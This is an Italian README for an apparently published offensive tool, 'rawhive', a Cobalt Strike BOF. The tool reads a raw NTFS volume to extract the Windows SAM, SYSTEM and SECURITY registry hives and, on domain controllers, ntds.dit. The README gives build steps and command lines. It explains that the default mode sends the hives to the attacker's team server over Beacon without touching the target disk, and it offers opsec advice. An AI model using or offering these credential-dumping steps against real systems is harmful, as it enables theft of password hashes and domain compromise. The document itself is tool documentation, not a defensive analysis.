nmht3t/rawhive
Cobalt Strike BOF che estrae le hive del registro di Windows selezionate direttamente da un volume NTFS raw, analizzando i metadata NTFS e leggendo i dati dei file direttamente dal disco.


RawHive è un BOF di Cobalt Strike per estrarre hive del registro di Windows selezionate direttamente da un volume NTFS raw. Salta le normali API dei file, percorre i metadati NTFS per trovare i record dei file di destinazione e legge i byte direttamente dal disco.
Target:
C:\Windows\System32\config\SAMC:\Windows\System32\config\SYSTEMC:\Windows\System32\config\SECURITYC:\Windows\NTDS\ntds.dit (solo domain controller)Qualsiasi lettera di unità NTFS locale funziona; il valore predefinito è C:.
\\.\C:) e legge il boot sector per individuare $MFT.Windows, System32, config e i file di destinazione, con una scansione MFT limitata come fallback.x86_64-w64-mingw32-gcc e make per la compilazione.make
Compila dist/rawhive.x64.o. rawhive.cna carica l'oggetto da dist/, quindi ricompila dopo aver modificato rawhive.c.
La modalità download è quella predefinita: le hive vengono lette direttamente dal volume raw e inviate al team server tramite l'API BeaconDownload. Nulla tocca il disco del target.
rawhive                    # scarica le hive di C: sul team server
rawhive D                  # scarica le hive di D: sul team server
La modalità disk-write salva file .tmp in una directory sul target. Nota che questo tocca il disco e potrebbe non essere opsec safe; preferisci la modalità download a meno che tu non abbia specificamente bisogno che i file vengano salvati localmente.
rawhive C:\Windows\Temp           # scrive le hive di C: su disco
rawhive C:\Windows\Temp D         # scrive le hive di D: in C:\Windows\Temp
Il volume può essere scritto come C, c o C:. La directory di output deve esistere già.
I file sono denominati <host>_<timestamp>_<hive>.tmp:
<host>_<timestamp>_sam.tmp
<host>_<timestamp>_system.tmp
<host>_<timestamp>_security.tmp
<host>_<timestamp>_ntds.tmp       # solo DC
In modalità download compaiono nel download tray di Cobalt Strike; in modalità disk-write finiscono nella directory di output specificata.